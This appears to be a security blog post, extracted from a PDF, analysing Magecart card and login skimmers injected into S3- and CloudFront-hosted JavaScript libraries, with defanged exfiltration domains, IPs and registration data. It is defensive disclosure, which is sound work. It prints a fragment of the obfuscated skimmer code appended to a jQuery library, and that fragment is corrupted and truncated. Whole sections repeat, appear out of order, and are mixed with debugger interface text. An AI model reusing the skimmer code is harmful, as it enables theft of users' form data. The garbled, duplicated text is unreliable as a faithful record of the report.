
ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

The screenshot displays the Fiddler Web Debugger interface. At the top, a list of network requests is shown with columns for Protocol, Method, Host, URL, and Body. The selected request is an HTTPS GET to s3-ca-central-1.amazonaws.com for the URL /js/dropdown.js. Below the traffic list, the 'Inspectors' pane is open to the 'Text View' tab, showing a JavaScript snippet. A red box highlights a line of code: `isInitializedisOpendedvtoolsprototypehashCodehttps://cdn-`. A black box highlights the URL `imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar` within the code.

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.

Progress Telerik Fiddler Web Debugger - EK Fiddle v.0.9.1

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings

Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

[QuickExec] ALT+Q > type HELP to learn more

Statistics Inspectors AutoResponder Composer FO Fiddler Orchestra Beta FiddlerScript

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching


```

$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);

var _0x537a=[\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d',\x61\x58\x4e\x55\x76\x5a\x47\x55\x3d',\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x33\x58\x4e\x57\x59\x57\x78\x70\x5a\x41\x3d\x3d',\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74',\x55\x32\x46\x3d',\x55\x32\x56\x75\x55\x45\x52\x68\x64\x47\x45\x3d',\x52\x47\x39\x74\x59\x57\x6c\x75\x56\x48\x4a\x35\x55\x39',\x62\x32\x47\x56\x75\x44\x6c',\x63\x47\x56\x75\x59\x58\x52\x56\x79\x64\x32\x68\x79\x0x147dfa){_0x2c6db2=_0x56a6a[0];_0x1a9870[_0x119b[CuuTmU]]=function(_0x4bb7bb){var _0x390ae2=atob(_0x4bb7bb);var _0x35bc5f=[];for(var _0x1dcb08=0x0,_0x4d68;decodeURIComponent(_0x35bc5f);)_0x119b[TxGHbR]={};_0x119b[JzQWCy]=!![];var _0x4541ae=_0x119b[TxGHbR][_0x20x2c6db2];function _0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3){return _0x5a65ec[_0x119b['\x00']](new RegExp(_0xc069ab));}

```

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.

